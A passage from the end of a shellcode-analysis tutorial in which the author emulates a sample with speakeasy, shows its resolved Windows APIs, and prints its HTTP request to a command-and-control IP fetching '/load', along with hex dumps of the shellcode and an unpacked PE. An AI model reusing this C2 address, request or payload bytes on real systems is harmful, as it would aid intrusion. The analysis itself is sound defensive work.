000000e0  ab d0 a3 b4 81 e7 29 9a  ab d0 a3 09 ce 71 29 26  |......)......q)&|
000000f0  e4 46 a3 16 9c f5 29 10  b6 c2 a3 20 ce 60 29 1b  |.F....).... .`).|
00000100  e4 57 a3 2b 9c e3 29 87  b6 d4 a3 8e 5a 98 29 ab  |.W.+..).....Z.).|
00000110  70 af a3 85 5a 99 29 78  70 ae a3 48 08 10 29 a8  |p...Z.)xp..H..).|
00000120  22 27 a3 e0 e6 dd 29 cf  cc ea a3 ff b4 4f 29 d0  |"'....)......O).|
00000130  9e 78 a3 e0 e6 de 29 cf  cc e9 a3 9d a5 8a cb b3  |.x....).........|
root@ubuntu01:~/malware/mas/mas_09#
```

[Figure 56] First bytes of shellcode_03.bin

There is a good hint that we are seeing a shellcode. Instead of analyzing it on IDA Pro (it would be exactly the same procedure), I am going to use **speakeasy** to emulate it:

```
root@ubuntu01:~/malware/mas/mas_09# speakeasy -t shellcode_03.bin -r -a x86 -q 10 -d memory_d
ump.zip -o report.json
* exec: shellcode
0xa565: 'kernel32.VirtualAlloc(0x0, 0x46000, 0x3000, "PAGE_EXECUTE_READWRITE")' -> 0x50000
0x9f81: 'kernel32.LoadLibraryA("KERNEL32.dll")' -> 0x77000000
0xa04c: 'kernel32.GetProcAddress(0x77000000, "CreateNamedPipeA")' -> 0xfeee0000
0xa04c: 'kernel32.GetProcAddress(0x77000000, "ReadProcessMemory")' -> 0xfeee0001
0xa04c: 'kernel32.GetProcAddress(0x77000000, "CreateProcessA")' -> 0xfeee0002
0xa04c: 'kernel32.GetProcAddress(0x77000000, "TerminateProcess")' -> 0xfeee0003
0xa04c: 'kernel32.GetProcAddress(0x77000000, "GetCurrentDirectoryW")' -> 0xfeee0004
0xa04c: 'kernel32.GetProcAddress(0x77000000, "WriteProcessMemory")' -> 0xfeee0005
0xa04c: 'kernel32.GetProcAddress(0x77000000, "GetFullPathNameA")' -> 0xfeee0006
0xa04c: 'kernel32.GetProcAddress(0x77000000, "SystemTimeToTzSpecificLocalTime")' -> 0xfeee000
7
0xa04c: 'kernel32.GetProcAddress(0x77000000, "GetLogicalDrives")' -> 0xfeee0008
0xa04c: 'kernel32.GetProcAddress(0x77000000, "ExpandEnvironmentStringsA")' -> 0xfeee0009
0xa04c: 'kernel32.GetProcAddress(0x77000000, "GetFileAttributesA")' -> 0xfeee000a
0xa04c: 'kernel32.GetProcAddress(0x77000000, "FileTimeToSystemTime")' -> 0xfeee000b
0xa04c: 'kernel32.GetProcAddress(0x77000000, "FindFirstFileA")' -> 0xfeee000c
0xa04c: 'kernel32.GetProcAddress(0x77000000, "CopyFileA")' -> 0xfeee000d
0xa04c: 'kernel32.GetProcAddress(0x77000000, "FindClose")' -> 0xfeee000e
0xa04c: 'kernel32.GetProcAddress(0x77000000, "MoveFileA")' -> 0xfeee000f
0xa04c: 'kernel32.GetProcAddress(0x77000000, "FindNextFileA")' -> 0xfeee0010
0xa04c: 'kernel32.GetProcAddress(0x77000000, "GetCurrentProcessId")' -> 0xfeee0011
0xa04c: 'kernel32.GetProcAddress(0x77000000, "Thread32First")' -> 0xfeee0012
0xa04c: 'kernel32.GetProcAddress(0x77000000, "Thread32Next")' -> 0xfeee0013
0xa04c: 'kernel32.GetProcAddress(0x77000000, "CreateToolhelp32Snapshot")' -> 0xfeee0014
0xa04c: 'kernel32.GetProcAddress(0x77000000, "CreateThread")' -> 0xfeee0015
0xa04c: 'kernel32.GetProcAddress(0x77000000, "SetLastError")' -> 0xfeee0016
0xa04c: 'kernel32.GetProcAddress(0x77000000, "GetVersionExA")' -> 0xfeee0017
0xa04c: 'kernel32.GetProcAddress(0x77000000, "VirtualAlloc")' -> 0xfeee0018
```

[Figure 57] Emulating shellcode_03.bin with speakeasy

Examining the last lines of the **report.json**, which is the product of the emulation, we have:

```
root@ubuntu01:~/malware/mas/mas_09# cat report.json | jq | tail -20 | head -16
        "dns": [],
        "traffic": [
          {
            "server": "79.137.206.217",
            "proto": "tcp.http",
            "port": 80,
            "headers": "GET /load HTTP/1.1\nCookie: cxXp+MTsYrlBuXi5mvmds71b/ym
tIGf+joiKc+/Wfi+nslIc0fPoFpBvj/2ejZKa4EqjXQk6wwRVOUPenFmLKXGAH3G6WggwRQSl8dEK4+
GorT2wi/1Ihc0k3wZ+wfBh+UtWgMdRHkRzbMKTfjhgE6h4QWfJ9WDE+1GIgwSomZM=\r\nHost: 79.
137.206.217\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; WOW
64; Trident/5.0; msn OptimizedIE8;ENUS)\nConnection: Keep-Alive\nCache-Control:
 no-cache\n"
          }
        ]
      },
      "dynamic_code_segments": [
        {
          "tag": "api.VirtualAlloc.0x50000",
          "base": "0x50000",
          "size": "0x46000"
        }
```

[Figure 58] report.json

Collecting information on the IP address shows us:

```
root@ubuntu01:~/malware/mas/mas_09# malwoverview -ip 1 -IP 79.137.206.217 -o 0

                                          IPINFO.IO REPORT

-------------------------------------------------------------------------------
Ip:          79.137.206.217
Hostname:    beta.aeza.network
Org:         AS210644 AEZA INTERNATIONAL LTD
Country:     SE
Region:      Stockholm
City:        Stockholm
Loc:         59.3294,18.0687
Postal:      195 87
Timezone:    Europe/Stockholm
```

[Figure 59] IP address information

Copy the **memory_dump.zip** file into separate directory and unzip it there. Once you have done it, there will be a series of files, but according to our emulation report (**Figure 58**) the really important code segment is **api.VirtualAlloc.0x50000**, which holds the content of emulation:

```
root@ubuntu01:~/malware/mas/mas_09/memory_dump# hexdump -C api.VirtualAlloc.0x
0000.mem | head -40
00000000  4d 5a 52 45 e8 00 00 00  00 5b 89 df 55 89 e5 81  |MZRE.....[..U...|
00000010  c3 f0 87 00 00 ff d3 68  f0 b5 a2 56 68 04 00 00  |.......h...Vh...|
00000020  00 57 ff d0 00 00 00 00  00 00 00 00 00 00 00 00  |.W..............|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 f0 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  6a 4b 59 d9 2e 2a 37 8a  2e 2a 37 8a 2e 2a 37 8a  |jKY..*7..*7..*7.|
00000090  93 65 a1 8a 2f 2a 37 8a  30 78 b3 8a 06 2a 37 8a  |.e../*7.0x...*7.|
000000a0  30 78 a2 8a 3b 2a 37 8a  30 78 b4 8a ac 2a 37 8a  |0x..;*7.0x...*7.|
000000b0  09 ec 4c 8a 25 2a 37 8a  2e 2a 36 8a fd 2a 37 8a  |..L.%*7..*6..*7.|
000000c0  30 78 be 8a e0 2a 37 8a  48 c4 fa 8a 2f 2a 37 8a  |0x...*7.H.../*7.|
000000d0  30 78 a5 8a 2f 2a 37 8a  30 78 a6 8a 2f 2a 37 8a  |0x../*7.0x../*7.|
000000e0  52 69 63 68 2e 2a 37 8a  00 00 00 00 00 00 00 00  |Rich.*7.........|
000000f0  50 45 00 00 4c 01 04 00  52 05 ee 63 00 00 00 00  |PE..L...R..c....|
00000100  00 00 00 00 e0 00 02 a1  0b 01 09 00 00 7a 02 00  |.............z..|
00000110  00 b2 01 00 00 00 00 00  0d 8d 01 00 00 10 00 00  |................|
00000120  00 90 02 00 00 00 00 10  00 10 00 00 00 02 00 00  |................|
00000130  05 00 00 00 00 00 00 00  05 00 00 00 00 00 00 00  |................|
00000140  00 60 04 00 00 04 00 00  00 00 00 00 02 00 40 01  |.`............@.|
00000150  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  |................|
00000160  00 00 00 00 10 00 00 00  c0 2b 03 00 51 00 00 00  |.........+..Q...|
00000170  d4 1a 03 00 64 00 00 00  00 00 00 00 00 00 00 00  |....d...........|
00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000190  00 30 04 00 d8 18 00 00  00 00 00 00 00 00 00 00  |.0..............|
000001a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001c0  00 00 00 00 00 00 00 00  00 90 02 00 24 03 00 00  |............$...|
000001d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001e0  00 00 00 00 00 00 00 00  2e 74 65 78 74 00 00 00  |.........text...|
000001f0  b5 79 02 00 00 10 00 00  00 7a 02 00 00 04 00 00  |.y.......z......|
00000200  00 00 00 00 00 00 00 00  00 00 00 00 20 00 00 60  |............ ..`|
00000210  2e 72 64 61 74 61 00 00  11 9c 00 00 00 90 02 00  |.rdata..........|
00000220  00 9e 00 00 00 7e 02 00  00 00 00 00 00 00 00 00  |.....~..........|
00000230  00 00 00 00 40 00 00 40  2e 64 61 74 61 00 00 00  |....@..@.data...|
00000240  20 f0 00 00 00 30 03 00  00 6a 00 00 00 1c 03 00  | ....0...j......|
00000250  00 00 00 00 00 00 00 00  00 00 00 00 40 00 00 c0  |............@...|
00000260  2e 72 65 6c 6f 63 00 00  60 20 00 00 00 30 04 00  |.reloc..` ...0..|
00000270  00 22 00 00 00 86 03 00  00 00 00 00 00 00 00 00  |."..............|
root@ubuntu01:~/malware/mas/mas_09/memory_dump#
```

[Figure 60] Content of the dynamic code segment

9. Conclusion

In this article I have provided you with an introduction to shellcode analysis. While I could have done additional examples, I believe that they would be remarkably similar to the ones presented, and it would make the article longer, but not necessarily useful.

As you already know, I moved to another area (vulnerability research) a bit more than a couple of years ago, and now **I really do something I have passion to do**. Therefore, that is my advice. **Follow your heart**.

Just in case you want to stay connected:

- **Twitter: @ale_sp_brazil**
- **Blog:** https://exploitreversing.com

Keep learning, reversing, and exploiting everything, and I will see you next time!

Alexandre Borges